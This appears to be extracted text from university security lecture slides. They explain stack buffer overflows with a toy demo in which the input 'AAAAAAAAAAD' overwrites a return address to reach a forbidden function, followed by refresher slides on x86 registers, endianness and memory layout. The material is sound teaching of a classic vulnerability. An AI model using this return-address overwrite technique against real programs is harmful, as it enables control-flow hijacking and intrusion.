32	20	100000	40	[SPACE]	80	50	1010000	120	P					
33	21	100001	41	!	81	51	1010001	121	Q					
34	22	100010	42	"	82	52	1010010	122	R					
35	23	100011	43	#	83	53	1010011	123	S					
36	24	100100	44	\$	84	54	1010100	124	T					
37	25	100101	45	%	85	55	1010101	125	U					
38	26	100110	46	&	86	56	1010110	126	V					
39	27	100111	47	'	87	57	1010111	127	W					
40	28	101000	50	(88	58	1011000	130	X					
41	29	101001	51)	89	59	1011001	131	Y					
42	2A	101010	52	*	90	5A	1011010	132	Z					
43	2B	101011	53	+	91	5B	1011011	133	[
44	2C	101100	54	,	92	5C	1011100	134	\					
45	2D	101101	55	-	93	5D	1011101	135]					
46	2E	101110	56	.	94	5E	1011110	136	^					
47	2F	101111	57	/	95	5F	1011111	137	_					

Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program, we are entering **ASCII characters**, but ASCII characters can also be interpreted as **Decimal, Hex, or Octal values**.

Oh, Bother!

- Entering a long string of 'A' characters allows us to **overflow** the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a **segmentation fault** will occur.



The screenshot shows a window titled "BOMod Smasher Interactive Demo". At the top, there are controls: a checked "Program Counter Delay" checkbox, and buttons for "Play", "Stop", "Step Forward", "Reset", and an "Input:" field containing "AAAAAAAAAAAA".

The main area displays C code. The first function, `get_string`, uses `gets(str)` to read input into a buffer. The second function, `forbidden_function`, prints "Oh, bother.". The `main` function calls `get_string` and then `forbidden_function`. The line `get_string(my_string);` is highlighted in green.

To the right of the code, a text box shows the program's execution: "Enter something: AAAAAAAAAAAAAAAAAA", "You entered: AAAAAAAAAAAAAAAAAA", and "Segmentation fault.".

Below the text box is a memory dump table with 16 columns labeled 0 through F. The rows show hexadecimal values and their corresponding ASCII characters, with some cells highlighted in green and red to indicate memory corruption.

At the bottom, a message states: "The return address pointed to something that didn't make sense so you caused a segmentation fault". The filename "SmasherDemo.jar" is visible in the bottom right corner.

Oh, Bother!

- The buffer *my_string* is 10 characters long.
- When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished.
- The return pointer to *main* is stored immediately after the *str* buffer.



Oh, Bother!

- So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished.



Oh, Bother!

- The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter 'D'. So entering "AAAAAAAAAAD" will cause the forbidden function to print "Oh, bother."



Oh, Bother!

- This example demonstrates how a buffer overflow could be used to **compromise the integrity of a program's control flow**.
- Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program's control flow to **execute his malicious code** that *was never part of the original program*.



It's time to get serious

MEMORY LAYOUTS

*The following slides are adopted from **CMSC414** course by **Dave Levin***
(<https://www.cs.umd.edu/class/spring2019/cmsc414/>)





The details discussed in this module *assumes* a **32-bit x86 architecture**


X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits

Word Address	Data								
⋮	⋮								⋮
0000000C	4	0	F	3	0	7	8	8	Word 3
00000008	0	1	E	E	2	8	4	2	Word 2
00000004	F	2	F	1	A	C	0	7	Word 1
00000000	A	B	C	D	E	F	7	8	Word 0
width = 4 bytes									


Little Endian Bytes Ordering




REFRESHER

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
 - Similar to other operating systems


ALL PROGRAMS ARE STORED IN MEMORY




ALL PROGRAMS ARE STORED IN MEMORY




ALL PROGRAMS ARE STORED IN MEMORY




ALL PROGRAMS ARE STORED IN MEMORY




THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY



THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY




DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



